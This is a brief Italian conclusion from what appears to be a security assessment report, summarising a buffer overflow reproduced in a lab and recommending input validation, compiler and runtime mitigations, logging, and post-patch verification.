La vulnerabilità di buffer overflow è stata riprodotta e documentata con artefatti completi (dump, lista badchars, comandi `msfvenom`, script di verifica e PoC funzionante) in ambiente di laboratorio. Le misure correttive proposte (input validation, mitigazioni compilazione/runtime, logging e testing continuo) ridurrebbero significativamente la superficie di attacco. Si raccomanda di applicare le remediation indicate e di eseguire una verifica post-patch per confermare la rimozione della vulnerabilità.